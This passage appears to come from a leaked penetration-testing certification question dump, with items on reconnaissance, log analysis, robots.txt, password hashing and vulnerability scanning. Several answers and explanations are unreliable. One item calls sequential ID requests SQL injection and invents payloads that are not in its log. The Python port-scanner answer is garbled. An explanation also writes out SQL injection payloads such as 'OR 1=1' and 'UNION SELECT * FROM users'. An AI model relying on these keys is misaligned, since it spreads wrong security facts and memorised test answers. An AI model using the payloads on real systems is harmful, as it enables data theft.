26 <input type="submit" value="Login"></form>
27 </div>
28 </body>
29 </html>
```



- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

1: Null session enumeration Weak SMB file permissions Fragmentation attack

2: nmap

-sV

-p 1-1023

* 192.168.2.2

3: `#!/usr/bin/python` export \$PORTS = 21,22 for \$PORT in \$PORTS: try:

`s.c onnect((ip, port))`

`print("%s:%s – OPEN" % (ip, port))` except socket.timeout

`print("%s:%s – TIMEOUT" % (ip, port))` except socket.error as e:

`print("%s:%s – CLOSED" % (ip, port))` finally

`s.close()` port_scan(sys.argv[1], ports)

NEW QUESTION 216

During a penetration-testing engagement, a consultant performs reconnaissance of a client to identify potential targets for a phishing campaign. Which of the following would allow the consultant to retrieve email addresses for technical and billing contacts quickly, without triggering any of the client's cybersecurity tools? (Choose two.)

- A. Scraping social media sites
- B. Using the WHOIS lookup tool
- C. Crawling the client's website
- D. Phishing company employees
- E. Utilizing DNS lookup tools
- F. Conducting wardriving near the client facility

Answer: AC

Explanation:

Technical and billing addresses are usually posted on company websites and company social media sites for the their clients to access. The WHOIS lookup will only avail info for the company registrant, an abuse email contact, etc but it may not contain details for billing addresses.

NEW QUESTION 221

During an assessment, a penetration tester inspected a log and found a series of thousands of requests coming from a single IP address to the same URL. A few of the requests are listed below.

`.myprofile.com/servicestatus.php?serviceID=1`

`.myprofile.com/servicestatus.php?serviceID=2`

`.myprofile.com/servicestatus.php?serviceID=3`

`.myprofile.com/servicestatus.php?serviceID=4`

`.myprofile.com/servicestatus.php?serviceID=5`

`.myprofile.com/servicestatus.php?serviceID=6`

Which of the following vulnerabilities was the attacker trying to exploit?

- A. ..Session hijacking

- B. ...URL manipulation
- C. ...SQL injection
- D. ...Insecure direct object reference

Answer: C

Explanation:

The vulnerability that the attacker was trying to exploit is SQL injection, which is a type of attack that exploits a vulnerability in a web application that allows an attacker to execute malicious SQL statements on a database server. SQL injection can allow an attacker to perform various actions on the database, such as reading, modifying, deleting, or creating data, or executing commands on the underlying OS. The log shows that the attacker was sending thousands of requests to the same URL with different parameters, such as `id=1' OR 1=1;--`, `id=1' AND 1=2;--`, or `id=1' UNION SELECT * FROM users;--`. These parameters are examples of SQL injection payloads, which are crafted SQL statements that are designed to manipulate or bypass the intended SQL query. For example, `id=1' OR 1=1;--` is a payload that terminates the original query with a single quote and a semicolon, appends an OR condition that is always true (`1=1`), and comments out the rest of the query with two dashes (`--`). This payload can cause the web application to return all records from the database table instead of just one record with `id=1`. The other options are not vulnerabilities that match the log entries. Session hijacking is a type of attack that exploits a vulnerability in a web application that allows an attacker to take over an active session of another user by stealing or guessing their session identifier or cookie. URL manipulation is a type of attack that exploits a vulnerability in a web application that allows an attacker to modify parameters or values in the URL to access unauthorized resources or functions. Insecure direct object reference is a type of attack that exploits a vulnerability in a web application that allows an attacker to access objects or resources directly by modifying their identifiers or references in the URL or request.

NEW QUESTION 223

Given the following output: User-agent:*

Disallow: /author/ Disallow: /xmlrpc.php Disallow: /wp-admin Disallow: /page/

During which of the following activities was this output MOST likely obtained?

- A. Website scraping
- B. Website cloning
- C. Domain enumeration
- D. URL enumeration

Answer: D

Explanation:

URL enumeration is the activity of discovering and mapping the URLs of a website, such as directories, files, parameters, or subdomains. URL enumeration can help to identify the structure, content, and functionality of a website, as well as potential vulnerabilities or misconfigurations. One of the methods of URL enumeration is to analyze the robots.txt file of a website, which is a text file that tells search engine crawlers which URLs the crawler can or can't request from the site¹. The output shown in the question is an example of a robots.txt file that disallows crawling of certain URLs, such as `/author/`, `/xmlrpc.php`, `/wp-admin`, or `/page/`.

NEW QUESTION 224

User credentials were captured from a database during an assessment and cracked using rainbow tables. Based on the ease of compromise, which of the following algorithms was MOST likely used to store the passwords in the database?

- A. MD5
- B. bcrypt
- C. SHA-1
- D. PBKDF2

Answer: A

NEW QUESTION 225

The output from a penetration testing tool shows 100 hosts contained findings due to improper patch management. Which of the following did the penetration tester perform?

- A. A vulnerability scan
- B. A WHOIS lookup
- C. A packet capture
- D. An Nmap scan

Answer: A

Explanation:

A vulnerability scan is a type of penetration testing tool that is used to scan a network for vulnerabilities. A vulnerability scan can detect misconfigurations, missing patches, and other security issues that could be exploited by attackers. In this case, the output shows that 100 hosts had findings due to improper patch management, which means that the tester performed a vulnerability scan.

NEW QUESTION 230

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